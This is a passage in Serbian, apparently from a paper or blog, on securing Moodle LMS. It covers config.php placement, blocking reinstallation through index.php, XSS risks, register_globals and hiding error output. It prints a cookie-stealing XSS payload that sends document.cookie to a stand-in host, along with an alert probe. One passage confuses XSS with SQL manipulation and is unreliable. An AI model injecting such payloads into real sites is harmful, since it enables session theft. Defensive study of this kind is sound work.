Postoji jedna opšta preporuka da u okviru korenskog direktorujuma (javnog) ne bi trebalo da stoji ništa što bi moglo da ugrozi integritet i bezbednost servera, baze i same aplikacije. Skripta config.php sadrži sve što je maločas pomenuto. Nažalost, Moodle aplikacija je projektovana tako da se ova skripta nalazi u korenskom direktorijumu. Iako postoji veliki broj mišljenika da se php skripte ne mogu videti u Web čitačima (jer je php je serverski orijentisan skript jezik), ipak postoje određene tehnike kojima bi mogao da se izvuče sadržaj php koda tako da bude prikazan i na Web čitaču.

Preporučuljivo je izmeštanje osetljivih podataka van **public_html**-a. Izmeštanje config.php-a i drugih skripti zahteva nešto obimnije izmene u kodu, jer je struktura aplikacije tako osmišljena da se ne može prosto upotrebiti naredba include(../../../config.php); u kojoj bi bilo sadržano formiranje klase i promenljivih za konektovanje sa bazom, ne uključujući pozivanje skripte setup.php iz biblioteke funkcija, jer ovim načinom pojedini moduli ne bi funkcionisali pravilno. Ipak, sve ovo je moguće izvesti uključujući i izmenu destinacije za

backup čime bi aplikacija poprimila znatno viši nivo sigurnosti. Međutim, to iziskuje dosta vremena.

5.3. Modifikovanje Index.php fajla

Pri radu sa modernim Open source aplikacijama postoji nekonvencionalno sigurnosno pravilo koje kaže da nakon instalacije softvera treba i obrisati instalacione skripte i promeniti naziv admin foldera. Moodle ne primenjuje ovu metodologiju. Administratori sa najvišim pravima i gosti sa minimalnim privilegijama se prijavljuju na istoj login stranici. U tom smislu se ne može učiniti ništa bez primene korenitih mera koje bi podrazumevale promenu celokupne strukture autentifikacije korisnika. Ni brisanje instalacionih skripti nije uzeto kao model u slučaju Moodle sistema. Ipak, config.php kao i kod većine drugih sličnih sistema za e-učenje sadrži podatke o kojima je već bilo reči.

To bi se moglo okarakteristati kao veliki problem, jer ukoliko se obriše config.php, naredba if na drugoj komandnoj liniji u skripti index.php će izvršiti svoju funkciju. Njena uloga je da proveri d, ukoliko nije istina da postoji skripta config.php, izvršava se naredni blok koda koji poziva skriptu instal.php.

U cilju onemogućavanja ponovne instalacije, treba modifikovati funkciju header (); unosom jednorednog komentara, kako bi smo mogli da je ponovo uključimo kad nam zatreba, a umesto nje formirati prikladnu informaciju o grešci ili oznaku, primenom naredbe echo (‘komentar’); na narednoj liniji.

```
<?php
    if (!file_exists('./config.php')) {
        //header('Location: install.php');
        echo ('Greška u sektroru konfiguracije sistema.
               Molim kontaktirajte administratora!');
        die;
    }
    require_once('config.php');
    require_once($CFG->dirroot .'/course/lib.php');
    require_once($CFG->libdir .'/filelib.php');

    redirect_if_major_upgrade_required();

    if ($CFG->forcelogin) {
        require_login();
    } else {
        user_accesstime_log();
    }

    $PAGE->set_url('/');
    $PAGE->set_course($SITE);
```


Više detalja o obradama grešaka u odeljku 7.1. **Prikazivanje grešaka**


6. Register Globals i XXS napadi

Jedan od najčešćih vidova napada na savremene Web aplikacije kao što je Moodle su takozvani XXS napadi (Cross-site scripting). Reč je o tehnici koja je zasnovana na umetanju JavaScrit koda u različite submit forme koje bivaju prenešene do baze metodom POST u određenu kolonu tabele...

Ukratko, korist primene ovakvih metoda po onoga ko vrši napad su usmerene u izvršavanju određenog koda Java skripte čime se menja SQL iskaz, a time i probija sistem autentifikacije ili drugih mehanizama implementiranih u svojstvu zaštite aplikacije ili podataka ...

Jedan od tipičnih primera XSS napada kojima su podložnije starije verzije moodle sistema su se odnosile na umetanje JavaScrpt-e u sektoru personalnih blogova ('/blog/edit.php') sa zlonamernim unosom naslova (‘etitle’ parametrom), kojim je moguće uneti JavaScript i HTML kod unutar aplikacije. Izvršavanje koda ima za rezultat da prosledi informacije o aktivnim sesijama korisnika / administratora. U nastavku, biće predstavljen prototip JavaScript koda. Ovaj kod prosleđuje kolačiće bilo kog korisnika ko pristupi blog sekciji na adresu udaljenog (third-party) Web sajta - videti sliku xx.


```
<script>location='http://imelokacije.xxx/x.php?'+document.cookie</script>
```

Slika 11. Prosleđivanje ukradene sesije na third-party sajt

Nasuprot ovom modelu postoje i drugi vidovi napada koji podrazumevaju prisluškivanje klijenstke strane. U ovakvom modelu klijentu se šalju linkovi najčešće putem mail-a. Kada klijent klikne na link nakon učitavanja stanice, skripta će takođe obaviti preuzimanje vrednosti unutar sesije. Prototip je dat u nastavku, videti sliku xx.

```
<SCRIPT>alert(document.cookie);</SCRIPT>
```



Slika 12. Prisluškivanje sesije

6.1. Dodatni mehanizmi zaštite

Jedan od primarnih mehanizama zaštite koje prepuručen od velikog broja uticajnih stručnaka u oblasti Web programiranja upućuje na deaktivaciju direktive register_globals.

Još jedna potvrda ovoj tvrdnji se odnosi na samu arhitekturu novije verzije Moodle sistema za e-učenje kod kojih je težište aplikativne logike zasnovano na primeni

superglobalnih nizova `$_POST`, i `$_GET`, koji se mogu **smatrati približno komotnim** za rad kao i oslanjanje na register_globals **stim što su superglobalni nizovi znatno sigurniji.**

Podešavanje direktive treba podesiti na: `register_globals = off`

7. Ostale strategije zaštite

- oneomogućavanje Guest login-a,
- postavljanje upisa na sve kurseve,
- brisanje opcije pogađanja prvog slova lozinke kursa,
- deaktivirati u podešavanjima php.ini XML-RPC biblioteku ukoliko je aktivirana, jer takođe poseduje izvesne bezbednosne propuste, bez obzira na to što je programeri Moodle-a preporučuju!
- backup-ovanje kurseva, podataka o korisnicima ne držati predugo u “backup” direktorijumu i uopšte na Web servru.

7.1. Prikazivanje grešaka

. Moodle je softver otvorenog koda. Na njemu svakodnevno radi veliki broj razvojnih inženjera, koji ulažu velike napore da napišu kod koji je funkcionalan i siguran. Moglo bi se reći da je izvorni kod Moodle sistema sigurniji od velikog broja istih ili sličnih aplikacija na tržištu. Međutim, bez obzira na zalaganje programera, greške u sistemu su uvek moguće. Ne postoji savršen kod koji nema grešaka.

PHP omogućava prikazivanje prirode greške koja programerima može pomoći u procesu razvoja aplikacije da dobiju odgovarajući feedback na osnovu koga bi mogli da utvrde koja komandna linija je uzrok greške i na osnovu nje obave određene korekcije. Međutim, ta opcija može biti uzrok velikih problema ako se omogući na radnom serveru na kome je pokrenut Moodle. Tako, ukoliko dođe do greške, na osnovu njene prirode posmatrač može steći uvid u strukturu koda, a na osnovu toga i primeniti određenu strategiju napada na sistem. Zato je preporučljivo onesposobiti direktivu za prikazivanje grešaka (`display_errors`), a umesto toga pojedine izuzetke obraditi na poseban način (interni) koji bi samo administrator ili razvojni iženjer mogao razumeti.

Već je bilo reči o jednom prostom načinu obrade grešaka kada je bilo reči o korigovanju index.php skripte u cilju sprečavanja ponavljanja instalacionog procesa i to upotrebom najprostije echo naredbe. Ipak, mogu se koristiti znatno složeniji koncepti obrade izuzetaka koje korisnik definiše. Moodle aplikacija je projektovana tako da pokriva veliki broj mogućih grešaka na svojstven način bez obzira na onemogućavanje direktive za prikaz grešaka u php.ini-u. Ista tako, za postizanje viših sigurnosnih nivoa, obradu grešaka treba modifikovati tako da one poprime interni karakter.

Literatura

[1] - E - knjiga: *LCMS, Tehnički fakultet Čačak, 2010*

[2] - Mary Cooch**,** Moodle 2.0 First Look*,* septembar 2010

[3] - Bruce Schneier: *"Primenjena kriptografija", prevod drugog izdanja*, 2007.

[4] - Chris Shiflett, *Essential PHP Security*

[5] – PHP and MySQL Web Dewelopment, 4th Edition, Weling, Luke; Thompson, Laura

[6] - http://www.moodle.org/

[7] - http://www.php.net

[8] - http://www.apache.org

[9] - http://sasastamenkovic.com/blog/2011/02/sigurnost-moodle-lcms-a/